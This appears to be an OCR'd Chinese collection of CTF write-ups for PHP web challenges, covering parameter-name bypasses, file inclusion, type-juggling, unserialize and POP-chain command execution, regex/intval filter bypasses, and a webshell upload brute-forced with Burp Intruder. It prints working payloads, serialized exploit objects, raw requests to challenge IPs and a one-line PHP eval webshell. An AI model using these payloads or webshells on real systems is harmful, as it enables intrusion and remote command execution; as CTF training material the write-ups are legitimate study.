
bin dev etc flag flag.sh home lib media mnt proc root run sbin srv sys tmp usr var eval($_POST['a']);




我知道你要flag，但是我不给你嘿嘿嘿eval($_POST['a']);



那就直接连蚁剑



136.A1 ez_include




```php
<?php
highlight_file(__FILE__);
if($_GET['php_in.fo']==="114514"){
    phpinfo();
}
?>
```


非法字符传参

当 PHP版本小于8 时，如果参数中出现中括号 [，中括号会被转换成下划线 _ ，但是会出现转换错误导致接下来如果该参数名中还有 非法字符 并不会继续转换成下划线 _ ，也就是说如果中括号 [出现在前面，那么中括号 [还是会被转换成下划线 _ ，但是因为出错导致接下来的非法字符并不会被转换成下划线 _


所以构造payload :?php[in.fo=114514

题目提示文件包含漏洞

HINT	114514hhhaaaa.php
PHP_URL	https://secure.php.net
KUBERNETES_PORT_443_TCP_ADDR	10.43.0.1
PATH	/usr/local/sbin:/usr/lo
KUBERNETES_PORT_443_TCP_PORT	443
GZCTF_FLAG	try_to_find_hint




```php
<?php
error_reporting(0);
highlight_file(__FILE__);
$file=$_GET['file'];
if(isset($file)){
        include($file);
}
?>
```




```php
<?php
error_reporting(0);
highlight_file(__FILE__);
$file=$_GET['file'];
if(isset($file)){
        include($file);
}
?>
```

flag{e41d11ef-24a7-40a1-abe1-9914b66b508f}

137.[2022 A1CTF]Diana的身高

```php
<?php
highlight_file(__FILE__);
$num = $_POST['num'];
if(isset($num)){
    if(is_numeric($num)){
        header("Location:一些好康的" );//关注嘉然❤ 顿顿解馋
    }
    else{
        if($num == 180){
            echo $flag;
        }
    }
}
```

审计代码 只要num绕过is_numeric()并弱比较==180即可

这里采用%00绕过或者180后面随便加个字母


根据提示flag再cookie里

138.A1 PHP_UNSERIALIZE (1)


这题应该是反序列化 但是奇怪直接抓包有flag'

但提交发现是假的


dirsearch扫描发现有泄露



看看里面有什么



打开网址后下载www.zip



webweb520.php - Typora

文件(F) 编辑(E) 段落(P) 格式(O) 视图(V) 主题(T) 帮助(H)

文件 大纲

```php
<?php
class ctf{
    public $name;
    public $type;
    function construct($name, $type){
        $this->name = "AsaL1n";
        $this->type = "web";
    }
    function destruct(){
        if($this->name==="newstar"&&$this->type==="winner"){
            $cmd=$_POST['cmd'];
            system($cmd);
        }
    }
}
$hello=$POST["weber"];
if(isset($hello)){
    unserialize($hello);
}
?>
```

39 词

找到反序列化文件

```php
<?php
class ctf{
    public $name="newstar";
    public $type="winner";

    function __destruct(){
        if($this->name==="newstar"&&$this->type==="winner"){
            $cmd=$_POST['cmd'];
            system($cmd);
        }
    }
}
$a=new ctf();
$b=serialize($a);
echo ($b);
?>
```

O:3:"ctf":2:{s:4:"name";s:7:"newstar";s:4:"type";s:6:"winner";}
Warning: system(): Cannot execute a blank command in /box/script.php on line 10

post传参

bin dev etc flag flag.sh home lib media mnt proc root run sbin srv sys tmp usr var

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar HackBar

Encryption Encoding SQL XSS LFI XXE Other

Load URL

Split URL

Execute


http://150.158.160.64:27892/webweb520.php

Post data Referer User Agent Cookies Add Header Clear All

cmd=ls /
&weber=O:3:"ctf":2:{s:4:"name";s:7:"newstar";s:4:"type";s:6:"winner";}

cat打开


flag{7318c8d1-56ec-4ea1-8c9f-a22802ddadde}



139.A1 PHP_UNSERIALIZE (2)

pop链

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
class  ctf{
        public  $name;
        public  $type;
        function  __construct($name,  $type){
                $this->name  =  "AsaL1n";
                $this->type  =  "web";
        }
        function  __destruct(){
                echo  md5($this->name);
        }

}
class  welcome{
        public  $web;
        function  __toString()
        {
                $func=$this->web;
                return  $func();
        }
}

class  world{
        public  $flag;
        function  __invoke(){
                passthru($this->flag);
        }

}

$hello=$_POST["weber"];
if(isset($hello)){
        unserialize($hello);
}
```



```
    }
    function __destruct(){
        echo md5($this->name);
    }
}
class welcome{
    public $web;
    function __toString()
    {
        $func=$this->web;
        return $func();
    }
}
class world{
    public $flag="ls /";
    function __invoke(){
        passthru($this->flag);
    }
}
$a=new world();
$b=new welcome();
$b->web=$a;
$c=new ctf(null, null);
$c->name=$b;
$d = serialize($c);
echo $d;
?>
```

```
O:3:"ctf":2:{s:4:"name";O:7:"welcome":1:{s:3:"web";O:5:"world":1:{s:4:"flag";s:4:"ls /";}}s:4:"type";N;} bin
box
dev
etc
lib
lib64
proc
tmp
usr

Fatal error: Uncaught Error: Method welcome::__toString() must return a string value in /box/script.php:
Stack trace:
#0 /box/script.php(9): md5(Object(welcome))
#1 [internal function]: ctf->__destruct()
#2 {main}
  thrown in /box/script.php on line 9


Exited with error status 255
```

最后cat /flag打开

或者这么写

```
$a=new ctf(null,null);
$a->name=new welcome();
$a->name->web=new world();
$d=serialize($a);
echo $d;
```


140.A1 when they cry

```
<?php
highlight_file(__FILE__);
if($_GET['kiseki'] != 586 && intval($_GET['kiseki'], 0) === 586){
        if(preg_match('/^miracle$/', $_GET['rena']) && $_GET['rena'] !== 'miracle'){
                $cmd = $_GET['cmd'];
                if(isset($cmd)) {
                        if(!preg_match('/b|c|h|j|k|m|o|p|q|r|s|u|v|w|x|y|z|>|\*|\?/i',$cmd)){
                                exec($cmd);
                                echo "而数到第七次的时候，一切已快成为喜剧。";
                        } else{
                                echo "第三次的时候，我已不再惊讶，只剩痛苦。";
                        }
                }
        } else{
                echo "第二次的时候，我曾愕然，竟又重蹈覆辙。这没能避免的惨剧。";
        }
} else{
        echo "第一次的时候，我也会想，下次一定能做到。这没能避免的惨剧。";
}
?> 第一次的时候，我也会想，下次一定能做到。这没能避免的惨剧。
```

第一层绕过 利用intval()函数的截断 kiseki=586.1即可


```
<?php
highlight_file(__FILE__);
if($_GET['kiseki'] != 586 && intval($_GET['kiseki'], 0) === 586){
        if(preg_match('/^miracle$/', $_GET['rena']) && $_GET['rena'] !== 'miracle'){
                $cmd = $_GET['cmd'];
                if(isset($cmd)) {
                        if(!preg_match('/b|c|h|j|k|m|o|p|q|r|s|u|v|w|x|y|z|>|\*|\?/i',$cmd)){
                                exec($cmd);
                                echo "而数到第七次的时候，一切已快成为喜剧。";
                        } else{
                                echo "第三次的时候，我已不再惊讶，只剩痛苦。";
                        }
                }
        } else{
                echo "第二次的时候，我曾愕然，竟又重蹈覆辙。这没能避免的惨剧。";
        }
} else{
        echo "第一次的时候，我也会想，下次一定能做到。这没能避免的惨剧。";
}
?> 第二次的时候，我曾愕然，竟又重蹈覆辙。这没能避免的惨剧。
```

第二层 preg_match匹配函数 ^表示从头开始 $表示结尾 这里用换行符绕过：rena=miracle%0a





```
<?php
highlight_file(__FILE__);
if($_GET['kiseki'] != 586 && intval($_GET['kiseki'], 0) === 586){
        if(preg_match('/^miracle$/', $_GET['rena']) && $_GET['rena'] !== 'miracle'){
                $cmd = $_GET['cmd'];
                if(isset($cmd)) {
                        if(!preg_match('/b|c|h|j|k|m|o|p|q|r|s|u|v|w|x|y|z|>|\*|\?/i',$cmd)){
                                exec($cmd);
                                echo "而数到第七次的时候，一切已快成为喜剧。";
                        } else{
                                echo "第三次的时候，我已不再惊讶，只剩痛苦。";
                        }
                }
        } else{
                echo "第二次的时候，我曾愕然，竟又重蹈覆辙。这没能避免的惨剧。";
        }
} else{
        echo "第一次的时候，我也会想，下次一定能做到。这没能避免的惨剧。";
}
?>
```

第三层过滤了b|c|h|j|k|m|o|p|q|r|s|u|v|w|x|y|z|>|*|\?这些字符且大小写不敏感

?kiseki=586.1&rena=miracle%0a&cmd=a

141.A1 ez_upload

先上传写有php木马的png文件 然后提示我



爆破

Target: http://150.158.160.64:24921

```
1  POST /§114§/shell.php HTTP/1.1
2  Host: 150.158.160.64:24921
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
6  Accept-Encoding: gzip, deflate
7  Referer: http://150.158.160.64:24921/
8  Content-Type: multipart/form-data; boundary=--------------------------12094
9  Content-Length: 407
10 Origin: http://150.158.160.64:24921
11 Connection: close
12 Cookie: td_cookie=4249460394; PHPSESSID=5daf0c2f85ec754b08f73a568daff75d
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 ----------------------------120948028336898823462065578659
17 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
18 Content-Type: image/png
19
20 <?php
21  echo "hello";
22 @eval($_POST['yjh']);?>
23 ----------------------------120948028336898823462065578659
24 Content-Disposition: form-data; name="submit"
25
26 ä¸□è®¸ä¸□ä¼ æ□¨é©¬ï¼□
27 ----------------------------120948028336898823462065578659--
28
```

Attack Save Columns 8. Intruder attack of http://150.158.160.64:24921 - Temporary attack - Not saved t...

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
102	215	301			381	
154	267	301			381	
276	389	301			381	
9	122	200			573	
8	121	200			573	
1	114	200			573	
7	120	200			573	
2	115	200			573	
6	119	200			573	


Request Response

Pretty Raw Hex Render

301 Moved Permanently

nginx/1.14.2

; 链上蚁剑 找flag



142.签到·好玩的PHP

序列化

```php
<?php
        error_reporting(0);
        highlight_file(__FILE__);

        class  ctfshow  {
                private  $d  =  '';
                private  $s  =  '';
                private  $b  =  '';
                private  $ctf  =  '';

                public  function  __destruct()  {
                        $this->d  =  (string)$this->d;
                        $this->s  =  (string)$this->s;
                        $this->b  =  (string)$this->b;

                        if  (($this->d  !=  $this->s)  &&  ($this->d  !=  $this->b)  &&  ($this->s  !=  $this->b))  {
                                $dsb  =  $this->d.$this->s.$this->b;

                                if  ((strlen($dsb)  <=  3)  &&  (strlen($this->ctf)  <=  3))  {
                                        if  (($dsb  !==  $this->ctf)  &&  ($this->ctf  !==  $dsb))  {
                                                if  (md5($dsb)  ===  md5($this->ctf))  {
                                                        echo  file_get_contents("/flag.txt");
                                                }
                                        }
                                }
                        }
                }
        }

        unserialize($_GET["dsbctf"]);
```

```php
<?php

    class ctfshow {
        private $d ;
        private $s ;
        private $b ;
        private $ctf = 123;

        public function __destruct() {
            $this->d = '1';
            $this->s = '2';
            $this->b = '3';

        }
    }
    $a = new ctfshow();
    echo urlencode(serialize($a));
```

```
O%3A7%3A%22ctfshow%22%3A4%3A%7Bs%3A10%3A%22%00ctfshow%00d%22%3BN%3Bs%3A10%3A%22%00ctfshow%00s%22%3BN%3Bs%3A10%3A%22%00ctfshow%00b%22%3BN%3Bs%3A12%3A%22%00ctfshow%00ctf%22%3Bi%3A123%3B%7D
```

```php
<?php
    class ctfshow {
        private $d = '1';
        private $s = '2';
        private $b = '3';
        private $ctf = 123;

        public function __destruct() {
            $this->d = (string)$this->d;
            $this->s = (string)$this->s;
            $this->b = (string)$this->b;

        }
    }
    $a = new ctfshow();
    echo urlencode(serialize($a));
```

```
O%3A7%3A%22ctfshow%22%3A4%3A%7Bs%3A10%3A%22%00ctfshow%00d%22%3Bs%3A1%3A%221%22%3Bs%3A10%3A%22%00ctfshow%00s%22%3Bs%3A1%3A%222%22%3Bs%3A10%3A%22%00ctfshow%00b%22%3Bs%3A1%3A%223%22%3Bs%3A12%3A%22%00ctfshow%00ctf%22%3Bi%3A123%3B%7D
```

143 web3

php://input

ctf.show_web3

```php
?php  include($_GET['url']);?>
```

Request

Pretty Raw Hex

```
1 GET /?url=php://input HTTP/1.1
2 Host: a168a54d-a94d-4a98-a4c5-1344123c3036.challenge.ctf.show
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Geck
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
